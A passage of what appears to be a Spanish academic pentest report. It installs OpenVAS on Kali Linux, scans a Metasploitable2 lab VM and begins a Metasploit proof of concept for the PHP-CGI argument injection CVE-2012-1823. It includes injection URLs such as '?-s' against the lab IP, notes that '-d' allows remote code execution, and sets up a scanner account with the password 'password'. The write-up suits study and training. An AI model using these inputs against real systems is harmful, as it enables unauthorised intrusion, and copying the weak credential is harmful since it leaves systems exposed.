
OpenVAS es una poderosa herramienta de seguridad informática multiplataforma (*Windows*, Linux, Solaris, etc.), sus características la han posicionado como una de las mejores a nivel internacional, es un escáner de vulnerabilidades cuyo objetivo es identificar las debilidades de sistemas y servicios, como al igual descubrir incidentes a causa de configuraciones erróneas que pueden ser explotadas por delincuentes informáticos y comprometer la seguridad de los sistemas.

OpenVAS tiene la particularidad de garantizar la implementación de acciones de control, disuasión y prevención de ataques informáticos, ya que brinda información

sobre los métodos y/o técnicas para explotar las vulnerabilidades como al igual la manera de garantizar la protección ante esas amenazas.
En la figura 7 se muestra la página de autenticación y acceso a OpenVAS en la máquina virtual con el sistema operativo Kali Linux, el proceso de instalación se efectuó a través de Sistema de Gestión de Paquetes empleado la siguiente secuencia de comandos, así:

root@kali:~# **sudo apt-get install openvas**
root@kali:~# **openvas-setup**
root@kali:~# **openvas-start**
root@kali:~# **openvasmd --create-user root**
root@kali:~# **openvasmd --user=root --new-password=password**

Figura 7.OpenVAS – Pagina de autenticación





Fuente: Del autor

Hay que tener presente que durante la instalación posiblemente se evidencien falencias, para corroborar las mismas se puede acudir al comando "**openvas-check-setup**", una vez instalado se dispone de un explorador de web para acceder a "**https://127.0.0.1:9392**".

En las configuraciones predeterminadas del asistente de OpenVAS, se debe registrar la IP del *host* (Maquina a auditar) al cual se realizará el análisis de vulnerabilidades, seguido de la implementación de los paramentos necesarios para la gestión de escaneo de vulnerabilidades.

En la figura 8 se puede evidenciar los diferentes resultados del proceso de descubrimiento de vulnerabilidades con OpenVAS, observando que las ordena de acuerdo a su prioridad, desde alta con (13) trece hallazgos, media con (21) veintiún hallazgos, baja con (03) tres hallazgos y de información con (65) sesenta y cinco hallazgos.

Figura 8. Reporte de vulnerabilidades halladas con OpenVAS.





Fuente: Del autor

Una vez se dispuso de la política con escaneo avanzado y profundo con el nombre "***Metasploitable2***" al objetivo con IP privada "**192.168.1.109**". En la figura 9 se observa el resultado individualizado de cada hallazgo, como es la descripción detallada de la vulnerabilidad, severidad, puerto localizado, concepto técnico de la vulnerabilidad, tipo de solución, acción concerniente a la solución, método de detención de vulnerabilidad, referencias, fecha detección de vulnerabilidad, servicio vulnerable, versión del recurso solucionado (Parche), etc.

Evidenciando servicios con alto nivel de riesgos que pueden ser comprometidos (Explotados).

Figura 9. Identificación de vulnerabilidades halladas con OpenVAS.




Fuente: Del autor

6.5.3 Fase explotación de vulnerabilidades. Considera la fase más interesante y ardua, debe ser realizada con rigor por parte del auditor en seguridad informática, la finalidad es comprometer la seguridad del sistema a través de técnicas, habilidades y destrezas intrínsecas del profesional. Se efectúa gracias a la información aportada por las anteriores fases, en el presente proyecto aplicado se resaltará el empleo de la herramienta *Metasploit*.

Para comprender el potencial del software *Metasploit* es necesario entender algunos conceptos de seguridad informática, la gran mayoría de los ataques informáticos de la actualidad aprovechan fallas de diseño o *bugs* en los diferentes programas informáticos, una aplicación informática es un producto intelectual efectuado por el ser humano, el cual esta propenso a errores en las diferentes etapas del ciclo de vida, en ese orden de ideas se brinda un *software* posiblemente fiable pero no seguro. Por fiable se entiende aquello que debería hacer de acuerdo a instrucciones en su diseño, por lo contrario, cuando se trata de un *software* seguro tiene el adicional que realiza lo que debe hacer y nada más, es decir, no permite realizar otras acciones que no son finalidad para lo cual fue

escrito, pero la realidad es que la gran mayoría de las veces habrá brechas que comprometen la seguridad.

Cuando se habla de *bug* se refiere a un rendimiento fallido en el diseño del *software* que en muchos casos pueden ser subsanados en cualquier etapa a través de parches, aunque existe el termino *0-Day* el cual corresponde aquella vulnerabilidad no publicada y bajo reserva, impidiendo ser conocida por comunidades de seguridad informática o por la misma casa desarrolladora del software, de esa manera se trata de un recurso con alto nivel de riesgo que puede ser comprometido.

Por su parte, un *Exploit* es un algoritmo generalmente diseñado en el lenguaje de programación C, *Pythong, Java, Ruby*, Ensamblador, entre otros, cuya intención es la explotación de aquella vulnerabilidad identificada (*Bug*), ya sea una denegación del servicio, control de acceso remoto, reconocimiento de información, captura de datos, entre otras.

Para que el *Exploit* sea efectivo necesita de un *Payload* en algunos casos, el cual se trata de una instrucción de código inmersa en el mismo, cuya finalidad es ser ejecutado en la maquina a auditar. Es decir, a través del *Exploit* el *Payload* puede ser ejecutado en la maquina objeto del *Pentesting*, por lo general se trata de una *Shell* inversa, *Bind Shell*, secuencia de instrucciones pretermitas a ser ejecutadas en la maquina víctima, etc.

*Metasploit* es una insignia referente a la implementación de un *Pentesting*, su arquitectura se basa en tres grandes pilares, como son las librerías, interfaces y módulos, dispone de unos (06) seis módulos que dan el potencial a esta herramienta, se trata de aquel núcleo central que da funcionalidad al Metasploit *Framework*, se pueden encontrar los módulos de *Payloads, Exploits, Encoderes, Nops, Auxiliary* y *Post.*

Es de código abierto escrito en *Ruby*, dispone de (03) tres versiones que son *Community Edition*, *Profesional* y *Express*. Es un *Framework Pentesting* con varias funcionalidades empleadas por expertos en seguridad informática para realizar los diferentes procesos del *test* de intrusión como lo es la recolección de información, escaneo de vulnerabilidades, explotación y post-explotación. *Metasploit Framework* es un subproyecto que dispone de varios módulos destinados a garantizar el mayor provecho. Las interfaces de *Metasploit* son la interfaz gráfica a través de Armitage y la web UI, por su parte, mediante la línea de comandos se realiza con el comando msfconsole y msfcli.

Las herramientas del *Framework* contienen funcionalidades específicas que no requieren cargar el entorno completo, a través de *Msfpayload* se relaciona con los *Shellcodes*, igualmente con *Msfencode* se vincula con los métodos para el

encubriendo ante programas de seguridad como son los IDS, antivirus, entre otros.

*Msfvenom* se asocia a unificar los instrumentos *Msfencode* y *msfpayload*, con *MSfpescan* y *Msfelfscan* se puede escanear ficheros en *Windows* (Ejecutables o DLL) y Linux (ELF) para hallar instrucciones de código máquina, asimismo con el útil elemento *Msfrop* es posible mitigar los efectos de *Data Execution Prevention* con *Return-Oriented Programming*, Por último *Msfd* es una herramienta parecida al famoso *software Netcat*. Es válido mencionar que es posible automatizar el proceso de explotación con el reporte generado por *Nessusu OpenVASS*, ya que brindará información sobre aquellos *Exploit* que puede explotar las vulnerabilidades descubiertas. En la tabla 5 se evidencian los principales comandos de la herramienta *Metasploit*, relacionando descripción de cada uno de ellos, así:

Tabla 5. Comandos básicos Metasploit.

| **Comando** | **Descripción** |
|---|---|
| Help | Listado comandos disponibles |
| Search | Búsqueda de módulos de acuerdo a los paramentos establecidos. |
| Info | Brindar información sobre el módulo establecido. |
| Show | Brindar las opciones disponibles del módulo. |
| Use | Selección de un módulo. |
| Set | Realizar configuraciones en las opciones del módulo. |
| Setg | Realizar configuración en la opción del módulo (Variable global) |
| Unset | Desasignar la configuración en las opciones del módulo. |
| Unsetg | Desasignar la configuración en las opciones del módulo (Variable global) |
| connect | Iniciar conexión remota. |
| Irb | *Interpreter* de *Ruby* (Diseño *script* en caliente) |
| Load | Carga un parámetro (*Plugin*) |
| Exploit | Lanza el *Exploit* (Con parámetros previamente configurados) |
| Sessions | Listas las sesiones disponibles después de comprometer el sistema, tiene varios parámetros |
| Resource | Cargar un fichero. |
| Makers | Fichero de historial. |
| Save | Da persistencia a la labor de *Pentesting*. |
| Jobs | Exhibe los módulos cargados en segundo plano. |
| run | Ejecución de un módulo *auxiliary* |

Fuente: Del autor.


6.5.3.1 Prueba de Concepto 1 – CGI-PHP. De acuerdo a la información suministrada en el reporte de vulnerabilidades de *OpenVAS* se contempla una vulnerabilidad con severidad alta relacionado con la divulgación de información, permitiendo ver el código fuente de archivos como también ejecutar código PHP en una configuración basada en CGI. Dicha vulnerabilidad corresponde a las configuraciones basadas en PHP-CGI al analizar los parámetros de cadena de consulta de los archivos PHP. El Sistema de Puntuación de Vulnerabilidad Común – CVSS le da una valoración de 7.5 puntos (Vulnerabilidad alta).

En la figura 10 se evidencia el resultado detección de la vulnerabilidad, se contempla que el riesgo de seguridad informática se presenta al recibir un parámetro de cadena de consulta procesada a través de la línea de comandos, dando un ejemplo concerniente al parámetro (-s) que permite la salida de la fuente en sintaxis HTML resaltada, en el siguiente patrón es posible ver el código fuente del archivo index.php, así:

http://localhost/index.php?-s

Asimismo, comunica la manera para subsanar la vulnerabilidad (PHP versiones 5.4.3 y 5.3.13 realizar actualizaciones) y las referencias relacionadas con la vulnerabilidad (CVE-2012-1823).

Figura 10. Reconocimiento vulnerabilidad PHP-CGI por OpenVASS





Fuente: Del autor

En la figura 11 se observa el empleo del explorador web *Iceweasel* en la máquina virtual con el sistema operativo Kali Linux (Maquina atacante), se accede al servicio web bridado por el Apache de la maquina a auditar, posteriormente a la herramienta de administración de bases de datos MySQL a través de páginas web como lo es phpMyAdmin.

En la barra de direcciones se agrega el parámetro "**192.168.1.109/phpMyAdmin/?-s**" (Opción –S en php-cgi), de esta manera es posible corroborar la vulnerabilidad PHP-CGI brindando el código fuente de aquellos sitios web vulnerables. Asimismo, también es posible la ejecución de códigos remotamente a través de la opción "-d".

Figura 11. Reconocimiento manual vulnerabilidad CGI





Fuente: Del autor.

En la figura 12 se evidencia la información aportada por la herramienta *Vulnerability & Exploit Database* respeto a CGI PHP hasta la versión 5.3.12 y 5.4.2, comunicando de una vulnerabilidad de inyección de argumento. Fuente - https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection.

Esta acción se efectúa de acuerdo a los datos arrojados por *OpenVASS* en las referencias la vinculada con la vulnerabilidad de seguridad informática conocida como CVE-2012-1823


Figura 12. Investigación de la vulnerabilidad CGI, PHP (V 5.3.13 y 5.4.2)




Fuente: Del autor

Asimismo, se puede contemplar el nombre del módulo en *Metasploit*, los autores, referencias, tipo de objetivo, plataforma, arquitectura, clase de confidencialidad, como al igual las opciones del módulo para explotar dicha vulnerabilidad como se evidencia en la figura 13.


Figura 13. Opciones del módulo exploit/multi/http/php_cgi_arg_injection




Fuente: Del autor

En la figura 14 se observa la información brindada por la herramienta *ExploitDatabase* (*Exploit-db*) acerca del *Exploit* que explota la vulnerabilidad en CGI PHP hasta la versión 5.3.12 y 5.4.2 (**CVE: CVE-2012-1823**) en *Metasploit*. Fuente - https://www.exploit-db.com/exploits/18836/

Figura 14. Investigación Exploit vulnerabilidad CGI, PHP (V 5.3.13 y 5.4.2)





Fuente: Del autor

Por su parte para iniciar el proceso de explotación de la vulnerabilidad se acude a la herramienta *Metasploit* disponible en la máquina virtual con el sistema operativo Kali Linux (Maquina atacante). En la línea de comandos se digita "**msfconsole**" previo a la conexión al Sistema de Gestión de Bases de Datos PostgreSQL "**service postgresql start**".

En la figura 15 se observa la interface principal de *Metasploit* la cual dispone para la fecha de 1081 Exploits, 608 Auxiliary, 177 Post, 288 Payloads, 29 Encoders y 8 nops. En esta página se puede ejecutar diferentes comandos relacionados con la explotación de vulnerabilidades

